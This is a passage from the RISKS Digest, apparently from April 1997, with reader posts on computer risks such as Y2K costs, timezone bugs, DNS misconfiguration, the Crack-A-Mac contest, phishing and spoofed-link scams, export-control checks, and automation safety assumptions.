It saddens me that the technologically ignorant are teaching my children

that "computers are never wrong". That's the REAL RISK of education

... assuming that "computers are never wrong".

-Joe

⚡ Risks of user migration

Al Donaldson <al@escom.com>

Sat, 12 Apr 97 12:45:09 EDT

For several months I have been receiving bad DNS name service requests from a ISP site in Washington state. These were directed to nonexistent or internal hosts in our domain, and were intercepted and logged by our packet filter.

It appears that some time ago (perhaps even before we went on the net), the ISP sent out incorrect information, perhaps on a setup disk, to their subscribers listing our addresses as secondary name servers. If for some reason their primary name server did not respond, the client would try to contact my (nonexistent) name servers. There was never a security problem, but the proliferation of log messages was annoying.

After repeated complaints, the ISP finally "solved" the problem by

installing an IP filter on their router to prevent the misdirected packets from going out on the net.

This worked well, until recently I began to see messages from another network directed to our non-existent "name servers". I contacted this Internet provider, coincidentally also located in Washington state, and found that, yes, some of his customers had recently transferred over from the other ISP! And no doubt brought their configuration with them..

The real problem, of course, was that the first ISP chose to confine the problem rather than fixing it. This assumed that the "infected" users stayed put behind their router, which was not a valid assumption.

Now I'm considering putting up a "special" name server on those addresses...

Al

🔥 UK and Y2K: \$50 billion

"Peter G. Neumann" <Neumann@CSL.sri.com>
Mon, 14 Apr 1997 8:07:26 +0900

The Associated Press today reports that Robin Guenier, head of the UK's TaskForce 2000, estimates that Y2K reprogramming efforts will cost Britain \$50 billion dollars, three times the guesstimates of business consultants and computer service companies. Guenier suggested that 300,000 people may

be required to tackle the problem. (Coincidentally, that number is roughly equivalent to the number of full-time computer professionals in the UK.)

[Various versions of this noted by several folks.]

⚡ UK MoD and Y2K: 100 million pounds to reboot missiles

Geraint Price <Geraint.Price@cl.cam.ac.uk>

Mon, 14 Apr 1997 14:09:26 +0100

An article in today's **Times** (14 Apr 1997) by their Defence Correspondent Michael Evans, titled "L100m scheme to reboot missiles" goes into the difficulties that the British Ministry of Defence are going to face in overcoming the problems of the year 2000.

The article refers to "Thousands of miniaturised computers inside missiles and other modern weapon systems" that will need be replaced or reprogrammed.

The rest of the article is of little surprise to RISKS readers, but the estimated figure of 100 million (U.K.P) is interesting in light of recent guesswork on costs within various sectors.

Geraint Price - Geraint.Price@cl.cam.ac.uk
Computer Laboratory, New Museums Site, Pembroke Street,
Cambridge, CB2 3QG.

⚡ GMT and Win95

"Michael Bacon" <Streaky_Bacon@msn.com>

Sat, 12 Apr 97 18:19:27 UT

There appears to be some confusion over the approach Win95 takes to Greenwich Mean Time (GMT).

The Greenwich Meridian provides the baseline for calculating times world-wide. In the UK and Ireland throughout the summer months a scheme, known in the UK as British Summer Time, applies. This type of scheme may be known elsewhere as Daylight Savings Time - although how one saves daylight in a fully reuseable form I'd like explaining!

The Date/Time/Time Zone function in Win95 allows for setting the 'local time' to any world time zone. Win95 regards GMT as a time zone not an absolute time, and, accordingly, selecting 'Adjust for daylight saving changes' gives GMT+1 when the clocks are put forward in the UK and Ireland.

Michael Bacon

[Mark Brader <msb@sq.com> notes that the basic risk in dealing with GMT

is that of one person assuming that "GMT" means UTC, while another person

interprets it as "the current civil time in the UK". This is the fault

of the UK for not having distinct abbreviations such as our EST (always

-5) and ET (-5 or -4) [and even EDT], but what can we do about that?

And don't forget that the differences between UK local time and North

American east-coast local time change FOUR times a year because the

changes happen on different weekends. PGN]

⚡ Computer kiosks

<Bob_Frankston@frankston.com>

Mon, 14 Apr 1997 13:24 -0400

I tried out one of the new Web Kiosks that is being installed by a USWest-related entity. Great idea though weak in execution. But the issue I'm not as concerned about the strange keyboard or the malfunctioning credit card scanner. At least, not for RISKS. Nor the unnecessarily bad performance. So goes naive implementations.

The problem is that the browser defaults to remembering passwords for visited pages. Unless you remember to uncheck "save password" for each and every visit, you're leaving a trailing. I would have complained except that I couldn't find an e-mail address other than a USWest one. And the people at that address said they have nothing to do with the Kiosk.

I do naively assume that they are nice trustworthy people and don't do their own "tapping". But then, that's the risk of any public appliance including the telephone -- I just assume that store owners do not tape conversations over their public phones.

Alas, a nice idea, public Web Kiosks, that will probably fail due to poor execution rather than a poor idea. But this is not the forum for Risks of Marketing.

⚡ "Crack-A-Mac" contest results

Martin Minow <minow@apple.com>

Fri, 11 Apr 1997 08:56:46 -0700

In February 1997, a Swedish web design company started a contest offering \$1500 to anyone who could break into their web server. The contest ran for about two months, they increased the reward to about \$15,000 (100,000 Swedish Kroner), and nobody succeeded. Here are a few notes from their report (still in Swedish, an English translation is due "real soon now," look on <<http://hacke.infinit.se/>> for details):

- * Their web server is an "out of the box" machine with no firewall or other "magic" running a commercial web server. Installation time, including unpacking the computer, was around 30 minutes.
- * The earliest attacks exploited known Unix security holes, with Windows NT showing its popularity.
- * An amazing number of people tried to break the administration password for their WebStar server which, if successful, would allow remote management. There were over 220,000 attempts to guess the password, all unsuccessful. (Even if someone was successful, this wouldn't allow changing a web page.)
- * Next, people tried breaking their DNS server, presumably so they could "move" hacke.se to a machine with a different IP number with a fake web page. However, their DNS server also runs on a Mac, so these attempts failed. Sendmail attacks didn't work (no Unix, remember).

* Their router was the only non-Mac software in the chain, but it, too, withstood attacks.

* The best attack was pure social-engineering: e-mail with a falsified return address asking for a change in the web page because I don't have time to do it myself." That, too, failed; it helped that the message was written in English, not Swedish.

* Some statistics: over 650,000 hits from over 100,000 unique IP addresses, sending over 8,000 MB data. About 75% of the visitors were from the USA, 20% from Sweden, and the rest from other parts of the world. "We wish to thank the visitors that came from El Salvador and Mauritius."

This is not to say that the Mac was completely problem-free: it's susceptible to SYN flood and "ping of death" attacks, and crashed three times during the test period, but restarted automatically within a minute, thanks to two small shareware programs.

Martin Minow minow@apple.com

⚡ Magic-number reuse

Paul Brebner <brebs@cbr.soils.csiro.au>

Mon, 14 Apr 1997 15:38:40 +1000

In Australia we have a Government-run "Medicare", which subsidizes Medical care, child care, etc. Today my wife asked me to take a pile of claim forms

down to the Medicare office to get a refund. The forms had to have her signature on them, so she used some that were lying around the house, which were obtained a few months ago.

After standing in a queue for too long, the operator processed the forms. She seemed to be have some trouble with one of them, so I managed to peer around the corner of the monitor to see what was happening. One of the codes that she had entered from the form (e.g. 95) was highlighted in red, along with an ominous message saying "Invalid code". According to the form, it was the correct code for "Full-time tertiary student". After further delay, and trying a few other random codes selected from the form, someone else came along and was able to solve the problem - The form was an old one, and the codes had changed. They worked out what the new code was (e.g. 42) and entered it without further trouble. By this time I had a neck like a giraffe, but was able to see that the new code for "Full-time tertiary student" was actually the same as one of the old codes for something entirely different. The amount of refund is based on these codes.

The risks? First, that with the change in forms and codes, some (but not all) of the old codes were reused, but with different meaning (I wonder what happens if they have to rerun or check some previous transactions?). If I had come along with an old form filled out with the number 42 it would have been accepted, but would have meant something entirely different.

Second, there was no way to tell that the form was out of date, other than the system rejecting some of the "old" code numbers.

Third, in hindsight I'm not actually convinced that the form was out of date - the system may have rejected the code for some other reason. It's possible that some of the categories and therefore their corresponding codes are no longer eligible for refunds (i.e. a policy change), and the "new" code still stands for the category on my "old" form. Thus, the amount of refund I received may not be correct (which in fact was less than I expected).

This is a further cause of concern as the data on the Medicare computers is used by other Government departments to check eligibility for other benefits. Maybe I'm paranoid, but I won't be surprised if my wife gets a letter in the mail a year from now saying "We have reason to believe you ceased full-time tertiary study in April 1997 and demand immediate repayment of \$10,000 in falsely claimed benefits..."

Paul Brebner, CSIRO Software Engineering Initiative, Division of Soils,
Black Mountain, Canberra, ACT 2601, AUSTRALIA +61-6-246-5923

✶ Air collision RISK from increased accuracy

John Brooks <jbrooks@peeras.demon.co.uk>
Tue, 8 Apr 1997 18:48:51 +0100

I was recently on a European passenger flight and over the

Baltic observed another aircraft zing past on a reciprocal course. The high closing speed gave the impression that the other aircraft was much closer than reality - actually it was a Jumbo about 1.5 miles away rather than a much closer 737, as I had thought. But discussion with flight deck crew later revealed other 'facts' which may lead to increased head-on collisions in future:

- * Advanced flight systems control heading, height and speed very accurately, so that now more aircraft fly more-or-less exactly in the centreline of the airway.

- * Many airways are bi-directional, on identical tracks separated only by height.

- * A pilot commented that he now frequently sees other aircraft pass directly under or over his own.

Conclusion: GPS and advanced nav aids have improved the accuracy of flight, possibly to the point where collision RISK is increased. Formerly, small navigation errors within an airway prevented ever exactly following the centreline. No more. Now, collision is only prevented by controlled variation in ONE dimension - height. A SINGLE failure in height control or measurement will now make a collision inevitable.

Of course in this example, collisions were only prevented THEORETICALLY by control of vertical separation anyway, since all aircraft were assumed to follow the centreline of each airway. But PRACTICALLY, the risk of actual

collision was further reduced by horizontal errors too. Seems to me like a good argument now for always slightly separating the tracks of reciprocal airways.

I would be most interested in the comments of some real professionals - I'm very much an amateur.

John Brooks - Technical Consultant, Energy, Network Systems and Data Comms
South Croydon, 7CR2 7HN, UK Tel: (44) 181 681 1595 Fax: (44) 181 649 7536

✉ Re: RISKS of Mail Merge for Ontario Tories (Kabay, [RISKS-19.06](#))

Mark Brader <msb@sq.com>
Mon, 14 Apr 97 18:12:08 EDT

As further background: The Conservatives' tactic was to announce a whole series of far-reaching measures in matter of days, all to take effect at about the same time, all of them to be rammed through in the same manner. Presumably they intended that opposition would be weakened by a division of focus. At least some of those opposing to the changes are doing so not because they feel that the "megacity" is impractical, but because they object to the tactics, or the other measures, and now choose to fight anything that this government does.

> The opposition ... is proposing about 12,000 amendments

In fact, one of these amendments was passed, after the government members missed their cue to vote on it. Presumably a sham review will now be held and the execution... er, changes will proceed on schedule.

After a few more days, the legislature's Speaker (moderator) ruled that the identical parts of the text did not need to be read each time through any more, but only the name of each street. It still took some time, but all the opposition amendments were defeated by the end of last week.

Presumably, the next time this sort of thing happens, the computers will be programmed to produce a more varied set of amendments, to defeat the "only read the changing part" technique used this time.

Mark Brader <msb@sq.com> SoftQuad Inc., Toronto

✶ Re: Blue Cross automated SSN update ([RISKS-19.06](#))

"Rosenthal, Harlan" <rosenthh@dialogic.com>

Fri, 11 Apr 97 8:25:34 -0400

> The risk is that as we automate systems, we sometimes forget that
> automation does not automatically equal efficiency.

On the contrary, as you pointed out yourself - it's very efficient for *them*. The problem is that the time/labor/intelligence load hasn't been *saved*, it's just been transferred to the users. For most people who use such a system once per year, the amount of additional load

should be minimal

... except that if a previously painless task becomes annoying, the cost in public relations more than outweighs the savings in staff.

I work for a company that makes voicemail components. We cringe every time we hear about "voice-mail jail" and other poor uses of such technology, because one bad example puts people off the entire concept, which is on average pretty useful. Same goes for computers and just about anything else.

-harlan

✶ Fun with export/import controls

Steve Gibbons <steve@wyrn.AZTech.Net>

Fri, 11 Apr 97 22:55:01 -0700

It's been an interesting week for me WRT security and export/import controls.

I've been using MIT PGP v2.6.2 and Viacrypt's v2.7.1 (Macintosh) for quite a while on my home systems. I also use Viacrypt's v2.7.1 (AIX) product where I work. Yes, all of my machines are located in the U.S. or Canada. Yes, I realize this is an export-controlled product. Yes, I have agreed not to export any of these products to people that shouldn't have them. Yes, I even avoid using the freeware version for business purposes. Enough background...

I was somewhat disheartened to learn that I could not download any of PGP's (or MIT's) current products from work via the WWW because the administrators of our firewall had implemented a policy of "if it's not explicitly permitted, it is denied." PGP's and MIT's download servers run on non-standard ports (i.e. they don't run on the IANA assigned port 80 for http) and were, hence, blocked from access by me from work.

The risks: Enforcing security policies blindly can actually reduce security.

I was further disheartened, when I attempted to download several of PGP's latest products for the Macintosh to my home system. After answering "Yes" to several questions related to my status for distribution, I was eventually greeted with a message that said something like "We can't determine if you are located in the U.S. or Canada, so you have to go through the manual order process." I'm 99% sure that this message was generated by whatever mechanism performs IP address to hostname lookups. My TLD happens to be .NET, which is not geographically limited to the US (but, then again, neither is .COM, go figure...)

The risks: Trusting DNS, Trusting the InterNIC.

I then thought I would get "cute" and try using the lynx browser from the shell account that I have with my ISP. This failed, since at least part of the download process for some products required shhttp (SSL) connections and SSL was not supported by lynx.

The risks: as a producer of information, disregarding low-end client software can lose some (percentage) of the total market.

I then said (to myself) "what the heck." and pointed my Mac browser at <http://www.anonymizer.com/> and then entered the URL for PGP's site. Lo and behold, I was eventually greeted with "You have successfully passed export restriction."

I now have access to the files that I should have been able to (legally) access all along by way of "cheating."

The risks: It's very probable that lots of other people have access to files that they are not legally entitled to by the same means.

Other risks: The government cannot control access to information once it has been made publicly available and is widespread. (At least they can't control things without resorting to means that would toss the bill of rights out the window - Apologies in advance for the US-centric view of things....)

Steve@AZTech.Net (sgibbo@amex-trs.com)

[NOTE ADDED LATER: I mention above using www.anonymizer.com to access

export-restricted content at www.pgp.com. Unfortunately, I was misled by

the message "You have successfully passed export restriction."

The next page in the download sequence (that I did not follow when I wrote the original article) is secured via ssl and could not be

accessed through the current incarnation of the anonymizer service. Steve]

✂ On the naming of names (was Re: Y2K, (Rosenthal, [RISKS-18.95](#)))

Danny House <dkh@ipsa.reuter.com>

Mon, 14 Apr 1997 13:58:00 -0400

In my first job I had to support code in which the variables were
i, ii, iii, iiii, j, jj, ...
which continued through k and l.

More recently, I worked at a place where the ENFORCED naming convention had been to label the functions called by a program named joe thus:

joe_i_j_k... where i, j and k are integers
This meant that joe_2_3 was the third function called by the second function called by main (the language was C). In fairness, the convention was discontinued before I arrived. Still, there was a huge amount of code written to the standard that had to be maintained.

I have seen code where large groups of variables were prefixed with x_, then repeated with p_, etc. Of course you might wonder why there were large groups of variables in the same scope at all (don't ask me).

It sometimes seems to me that our limited name-space is one of the most significant obstacles to code re-use. Our linkers are no help at all: if two libraries refer to the function, but expect it to behave differently, only trouble will come of it. Strong meaningful names fail if the only difference among various implementations are in the time/space/re-entrancy trade-offs. There are lots of dictionary algorithms.

The hardware solution of numbering each type of chip and providing a huge variety to choose from is hardly appealing. Yet I have seen three letter acronyms collide, and have been forced to work with 5 letter prefixes on large projects. They certainly don't appear meaningful, but they can provide a somewhat OO feel. OO languages alleviate the problem somewhat, but we still see serious products with these ugly prefixes. Perhaps the hardware solution will be approached asymptotically.

Risks?

- * In order to reuse well-designed and tested libraries, we accept meaningless names.
- * In order for names to be meaningful, we accept that only one can fit on a line.
- * Meaningful names are 'documentation', and we will try to debug what they mean instead of what the code is really doing.
- * Someone will sell us another cure-all that doesn't.
- * I will have to learn yet another naming convention.

Danny House

🔥 Telecommunications & Democracy: Historic Citizens' Report

Richard Sclove <resclove@amherst.edu>


TELECOMMUNICATIONS & THE FUTURE OF DEMOCRACY
Preliminary Report on the First U.S. Citizens' Panel
by Dick Sclove, The Loka Institute

A 7-page report is at <<http://www.amherst.edu/~loka/alerts/loka.4.3.htm>>.

You can also receive the full report by e-mailing <Loka@amherst.>

edu>, asking
us to e-mail you "Loka Alert 4:3."

Dick Sclove, Executive Director, The Loka Institute, P.O. Box 355
Amherst, MA 01004, USA resclove@amherst.edu +(413) 582-5860



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 8

Tuesday 15 April 1997

Contents

- [Bizarre case of techno-harassment](#)
[PGN](#)
- [Fake "PGP CRACKED" message lures users into trap](#)
[Derek Ziglar](#)
- [When BC: really means CC: in e-mail](#)
[David Kennedy](#)
- [The risk of a personalized act of kindness](#)
[Sam Lepore](#)
- [New Trolling Scam on MSN](#)
[David Kennedy](#)
- [IVHS vehicles and safety assumptions](#)
[Rich Mintz](#)
- [Re: Parkers pass out](#)
[Simson L. Garfinkel](#)
- [Re: Computers are usually right!](#)
[Bob Morrell](#)
- [Y2K scenarios: a call for a vote](#)
[Bob Morrell](#)
- [More on GMT vs BST: RS6000](#)
[David Alexander](#)

- [Re: GMT, BST, and "current civil time"](#)
[John Styles](#)
[Martin Minow](#)
 - [Re: Standard to Daylight and back](#)
[Sergio Gelato](#)
 - [Risks of not using Ridiculously Priced Technology](#)
[Sara Thigpen](#)
 - [Re: RISKS of Mail Merge for Ontario Tories](#)
[Tim Kuehn](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Bizarre case of techno-harassment

"Peter G. Neumann" <neumann@csl.sri.com>

Tue, 15 Apr 1997 08:10:48 PDT

One of the more troubling RISKS cases has been going on for the past four months in Emeryville, Ontario. Debbie and Dwayne Tamai have been stalked by someone with clandestine electronic access to their house who has been eavesdropping on their conversations, accessing their voicemail, changing their TV channels, and turning electricity on and off. The electronic intruder ('`Sommy'') has interrupted phone calls, taunted the Tamais, flaunted police efforts, and eluded electronics and surveillance experts trying to determine how all this is happening. After each time that Bell Canada rewired the house, Sommy was quickly back in business -- once within 20 minutes. Also, an attempt was made to put 600 volts on the phone line while Sommy was connected. Debbie said that Sommy just laughed, and said ``What are you trying to do, zap me? I've got a backup system,

stupid.''

He also bragged to the Tamais that his house was one that been visited during a door-to-door police search of the neighborhood. That should narrow it down a little! [Source: An Associated Press item, seen in the *San Francisco Chronicle*, 15 Apr 1997, A8]

There is speculation that perhaps not-so-good-neighbor Sommy did some creative wiring of his own while the Tamais' new house was being built, and that he is hacking in via a nearby BC wiring station and/or underground cables.

✂ Fake "PGP CRACKED" message lures users into trap

Derek Ziglar <dziglar@mindspring.com>

Tue, 15 Apr 1997 12:06:57 -0400

[The following was reported in *_Netsurfer Digest_* (April 13, 1997 - V03 N12), a source normally known for passing on only reliable information.

<http://www.netsurf.com/nsd/index.html>]

FAKE "PGP CRACKED" MESSAGE LURES USERS INTO TRAP

A particularly elegant bit of trickery is winding its way through a favorite newsgroup near you. It appears in the form of a provocative HTML message excitedly proclaiming that "PGP Has Been Cracked!" and gives you a link to click for more information. In reality, the link leads to the Telnet (25) or NNTP (119) ports of a certain ISP, where the really elegant part

comes
in. It appears that this provider regards your attempt to access
these ports
as an attempted hack. Furthermore, it is quite anal about
complaining to
your own ISP that you tried to break into their machines. A
clueless
netsurfer (that would be you) could lose his account if his own
ISP is of
the "kick off first, ask questions later" school of customer
service. How
this great mind hack plays on the paranoia of all involved is
what so
enthralles us. Read about it in the <news.admin.censorship> group.

[There was also an apparent April Fools' item, ``RUMOR about
large-number
factoring in polynomial time'', citing a result attributed to
Sergie
Ripov. It was submitted by "Mike Giroux" <mike.
giroux@thinkinc.com>, but
does not break any new ground, even in April Fools' Spoofs.
PGN]

✶ When BC: really means CC: in e-mail

David Kennedy <76702.3557@compuserve.com>
Tue, 15 Apr 1997 02:21:00 -0400

(Courtesy of <http://www.software.com> passed to me by NCSA's IS/
Recon
analysts.)

Microsoft Office 97's PIM is called Outlook 97. It can be used
to send
e-mail. The message software has the apparent ability to send
Blind Copies,
but when actually used, the addressees are visible to all
recipients.

MS promises a patch next month. (DMK: Is there an echo around here?)

> "This offers potential for major embarrassment," said Steven Bang,
> Webmaster at Software.com Inc., who found the bug this morning.
> [Software.com can be reached at www.software.com]

Dave Kennedy [CISSP] Research Team Chief, National Computer Security Assoc.

[The e-mail copies are not blind, but the software is visibly impaired. PGN]

⚡ The risk of a personalized act of kindness

Sam Lepore <lepore@dnai.com>
Mon, 14 Apr 1997 20:16:10 -0700

I decided to perform a 'random act of kindness'. I went to a Hallmark card store to create a personalized greeting card for a friend to remember a romantic 'non-event' in our past. To create a personalized card, you choose a blank sample and enter the text you want on a PC screen, then take the blank to the counter to be finished on a laser printer.

One of the questions asked during the customizing script is "your initials" to identify your card among others at the counter. I chose two random letters. (I wonder now whether it would have accepted numbers?)

After the card was done, I chatted with the clerk for a while to be friendly, then asked how long the text of the personal message was kept on

the computer. She said it used to be kept until they ran out of space and began recycling, but now it is only kept for 5 days because of "the false arrest". Huh ??

This is all unsubstantiated, but it is her story ...

She explained that some (unspecified) time ago, a customer had made a threatening card, after which an assault had been committed. When the police investigated the evidence of the threat, there was some confusion of which customer had paid for the threat card. It seems that, like me, the threatening customer chose initials that did not belong to him. But the initials he chose happened to match the name of either the previous or next customer who paid for his/her? card with a credit card. That person was identified and 'arrested' as the assaulter. When the mistake was realized, the falsely accused threatened suit against the store ... and now the store wipes computer records (on average) before the police can get to them.

Risk? Since the computer never makes a mistake, you did it unless you can prove otherwise (standard data entry *verification* problem). And no, the clerk never noticed that the initials I chose did not match the name on my credit card.

Privacy? If you get really personal in a customized card, the store staff can and probably does enjoy your message vicariously. She did mention that 'you ought to see how bad some of these people write!'

Sam Lepore, San Francisco

[She must be a great-gramma(r). PGN]

🔥 New Trolling Scam on MSN

David Kennedy <76702.3557@compuserve.com>

Tue, 15 Apr 1997 02:20:50 -0400

(Courtesy of BugNet passed to me by NCSA's IS/Recon analysts.)

BugNet Alert --

Credit Card Scam Hits Microsoft Network

> MANY USERS of the Microsoft Network (MSN) report they have recently
> received fraudulent e-mail from the "MSN Billing Department" which is
> designed to steal their credit card numbers.

The e-mail claims a virus wiped out MSN's billing records. Virus was allegedly introduced by an ex-employee. The e-mail states that, due to a virus unleashed by a "malicious ex-employee," all the billing records of MSN have been destroyed. It asks for the usual information, allegedly so that MSN can report it all to the FBI.

> To try to give the request the air of legality, the message continues:
> ***NOTE*** If you reply with credit card information other than your own,
> your account will be canceled, and we will submit all information on you
> available to us to the Credit Card fraud department of the F.B. I."

MSN has denied the story and is trying to identify those responsible.

Dave Kennedy [CISSP] Research Team Chief, National Computer Security Assoc.

⚡ IVHS vehicles and safety assumptions

Rich Mintz <mintz@merlin.netresponse.com>

Fri, 11 Apr 97 18:15:08 -0400

A discussion on another list (Pednet, on issues of concern to pedestrians; contact me for subscription info) recently turned to the subject of IVHS (Intelligent Vehicle Highway Systems) -- intelligent road-vehicle combinations which control the flow of traffic with no or limited operator involvement.

In that forum, one poster (whose words I am quoting without permission, so I'll accept and forward messages on his/her behalf) noted one conceivable advantage of such systems that no one had thought of:

>>2. The even newer technology that would allow the car to "read" the road ahead to prevent it hitting anything could be used by pedestrians to get across the road. After a healthy wait fails to produce a break in the flow of vehicles, the pedestrian could simply start off, knowing that the cars would apply their own brakes and come to a safe stop in time.

Reading this, I was intrigued by what seems to be a fascinating idea, and at the same time the RISKS alarm bell went off in my head. This

seems to me to be just another version of the aircraft or railroad automation problem, only in reverse: rather than (A) the automation causing the operator of the vehicle to lose his or her alertness, thus contributing to more serious problems at the occasional times when the system fails (another problem which, incidentally, also applies in this case), the Pednet poster has identified a case in which (B) the automation causes other parties (not the operator) to make assumptions about the behavior of the vehicle, which could conceivably turn out to be incorrect and hurt someone (in this case, the person doing the assuming).

In fact, we make assumptions about the behavior of external objects all the time. We do it whenever we move to get out of the way of a falling object, taking for granted that the laws of physics will continue to apply until it hits the ground (and that it won't, say, suddenly speed up or turn the other way). We do it when we wade in the lapping waves at the seashore, taking for granted that the sea won't suddenly rise up 12 feet in the air and swallow us; we do it when we swim in the river, making an assumption that the current won't suddenly quadruple in force and drown us. And so on.

We even do it in the road; I cross the street in the face of oncoming traffic, as long as it's sufficiently far away for me to know that if the operator doesn't apply his brakes in time, I have time to run fast and get out of the way. I trust the laws of physics and the limits of

automobiles

enough to know that even if an errant driver floors the accelerator, his/her potential acceleration is limited (he/she won't do zero-to-60 in 0.25 seconds, for example) and I can still get out of the way.

But once software systems take over, some (not all) of these bets are off.

The Pednet poster is postulating a world in which people have become so trusting of safety systems, and so trusting, that they're willing to step off the curb into oncoming traffic, too fast or too close to get out of the way of, and assume the traffic will stop -- in which they come to depend on the system to save them from themselves. They're no longer saying "the laws of physics protect me, because I can safely assume that a body in motion will continue on the same path"; they're saying "the laws of physics are irrelevant, because I assume that an outside entity will intervene and stop that body in motion before it hits me." (I'm not "accusing" the Pednet poster of that type of "trusting," merely of bringing up the subject.
:-)

I see that type of "trusting" as qualitatively different from the sort I go through every day: for instance, getting in an elevator, even though I don't know how an elevator works, and assuming that the cables won't snap and drop me to my death. In the case of the elevator, the laws of physics act to calm me (I know that cables have a certain tensile strength, and gravity exerts a certain pull, and anecdotally understand [or think I do, anyway --

yikes! Tonight I'm taking the stairs] the sorts of fail-safe systems built in, in which gravity acts as a last resort to stop a falling car by exerting some sort of pressure on some sort of widget and causing the car to brake against the side of the shaft; and assume the inventors of the elevator took all these things into account in proper proportion).

Perhaps it's only a matter of time before dashing in front of an oncoming car and expecting it to stop becomes as much "second nature" as stepping into an elevator. (Once upon a time, stepping into an elevator was unthinkable.)

Rich Mintz - mintz@netresponse.com - Arlington, Virginia USA

⚡ Re: Parkers pass out

"Simson L. Garfinkel" <simsong@vineyard.net>

Mon, 14 Apr 1997 17:07:55 -0700

Michael O'Donnell's posting to [RISKS-19.07](#) about the management of his car garage believes its computer rather than its customers was revealing. "She did let us all leave eventually, but never seemed truly convinced that we had not gotten away with some cunning trickery," O'Donnell writes.

I'd like to suggest to O'Donnell --- and to all other readers of RISKS --- that when things like this happen, the appropriate response would be to call the local newspaper. These sort of stories make great copy for

the local
press.

Rather than giving lectures about computer RISKS to low-level managers, who frankly don't care, give them to reporters, who will be happy to share them with their readers.

The only way to solve these problems is by public education. This is a great way to do it.

<http://www.packet.com/garfinkel>

✶ Re: Computers are usually right!

Bob Morrell <bmorrell@bgsm.edu>
Tue, 15 Apr 1997 12:04:28 -0700

[RISKS-19.07](#) contained two "computer is always right" stories that at first glance seemed to reflect the same old problem: people trusting a computer when a more obvious answer is at hand. Closer examination of the two articles reveals a fundamental difference between the two that RISKS readers and the general public should learn to recognize.

Michael O'Donnell's problem with a parking lot computer encounter is the typical "computer is always right" story. An unusual computer alert (the suggestion of park-card "passing") is paired with a system crash. An innocent person is accused and the stubborn computer user fails to consider that the computer might be wrong, or see the connection between

the crash
and the alert. The key here is an =unusual= alert, which should
cause any
computer-wise person to immediately question the computer before
they cast
accusations about.

This contrasts sharply with Joe Carlet's child's library fine
story. In this
instance the librarian was faced with a very common computer
alert (an
overdue book) Here, it would be very counter-productive to
question the
computer every time (indeed, if that were the case, then one
should get rid
of the computer). Mr. Carlet was in an unusual situation in that
he could
prove his child's innocence, and is to be commended for hanging
in there
against a stupidly designed system. The librarian however is not
due scorn
for being at least initially unreceptive to his pleas of
innocence. How
often do you think he or she has heard this before, only to
discover that
the computer was right? Almost any computer system user can tell
you of
vehement pleas of innocence to be followed later with sheepish
admission of
guilt.

The key element here is recognition of what is unusual: the flag
or the
falseness of the flag. When the flag is unusual, it is incumbent
on the
system operator to check things out. When it is the falseness of
the flag
that is unusual, it is the responsibility of the accused to
check things out
carefully (in my experience as an indignant accused, I usually
turned out to
be wrong) and to be patient with system operators that may have
several

levels of denial to go through before they take seriously the possibility of error. This is both human nature and efficient time management. It is why we have FAQ phone trees (despite the fact that your problem is "unique").

The RISK here is that without this distinction, computers, like an untrustworthy person, will not be worth using at all.

Bob Morrell bmorrell@bgsm.edu <http://pandoras-box.bgsm.edu/micro/tech.html>

⚡ Y2K scenarios: a call for a vote

Bob Morrell <bmorrell@bgsm.edu>
Thu, 3 Apr 1997 10:27:49 -0500 (EST)

While this and other forums have been focusing on the technical details of the year 2000 problem. I think that it would be good to take a step back and assess exactly what the problem will look like, say in the year 2005. That is, what kind of historical event is this really going to be? RISKS, which has as its audience people who deal with computer problems and their resulting headaches seems an ideal place to have an extended thread on this issue, identifying scenarios and casting informed votes on their likelihood. Here is my list of scenarios and my vote

NON-EVENT: In this scenario, all the fretting and reprogramming pays off, or alternatively, computers turn out to be less important than we thought.

Problems are solved with a little foresight, or with common sense after the fact. IS workers pull a little overtime the first week watching for trouble, but nothing unmanageable turns occurs. It is even conceivable that a positive boost could occur as businesses and governments get a more detailed understanding of the limitations of their computer systems and replace long neglected programs with software that adds utility to their systems.

SPEED BUMP: This is the scenario that most news organizations seem to be expecting. Problems occur, but because everyone is expecting it, we slow down and go over the bump without real damage. Snafus appear, and businesses apologize for the error. The event becomes the national equivalent of April 15th (tax filing day), with many headaches, much griping, but in the end, the work is done, and we return to normal speed quickly.

SLOW DRAG: Just as problems with the year 2000 appeared years before, in this scenario, problems will appear over time after 2000. As daily, weekly, monthly, quarterly, yearly programs encounter the problem, there is a constant but only slowly realized drag on all activities. In this scenario, everything done for the first time after 2000 will be problematic, and delays, errors and decreased productivity will diffuse through the economy, not always attributable to the year 2000 problem. The drag could be as significant as an increase in tax rates or energy prices. The year 2K could result in a recession, but the connection might not be obvious.

BLIZZARD: In this scenario we come into work on Monday after the revelries to find 4 feet of computer snow on our desks. Computer and physical systems associated with them crash, there are traffic snarls, power outages and other significant problems. "Revert to manual methods" becomes the byword. The most significant aspect of this scenario is that all the problems (like the snow) is on the ground, and we all know what it is we have to work through. Power is restored, backup files found and used, and everyone shakes their heads in amazement at how reliant on computers we have become.

HURRICANE: In this disaster scenario physical and technical problems abound, and new ones are continually being found. The problems threaten physical harm to the public. Before events can cascade governments intervene. Bank holidays are declared, food shipments and other essential activities are taken over government mobilized noncomputerized troops or bureaucrats. All normal commerce ceases till hastily constructed emergency systems can provide society with basic needs. Emergency councils are convened, and while it is a physical disaster like a hurricane or flood, everyone understands what is needed to reconstruct and begin anew.

APOCALYPSE NOW: This scenario has all the disaster components mentioned previously, but has added to it a substantial public panic. Problems cascade beyond informational, beyond physical, to the psychological and sociological. Stock markets collapse, rioting in the streets occurs,

governments fall, and societal constraints break down.

My vote is for the "slow drag" scenario.

✈ **More on GMT vs BST: RS6000 (re: [RISKS-19.07](#))**

David Alexander <davea@caplin.demon.co.uk>

Tue, 15 Apr 1997 09:03:31 +0100

I work with IBM RS6000 systems which run AIX, the IBM Flavour of UNIX. In spite of the fact that it is possible to set the time-zone to:

(GMT0BST) United Kingdom (CUT)

The dates the time changes from GMT to BST and vice-versa are wrong. The US programmers always assume that our dates for time change are the same as yours, so rather than an automated hassle-free changeover, we have to correct the time 4 times a year to ensure the time-stamps in applications run correctly. The RISK is one of not bothering to research the facts all the way through. In spite of IBM having been formally notifying twice a year for the last 2 years, they have done nothing about it.

What was that old adage about a stopped clock being right twice a day ?

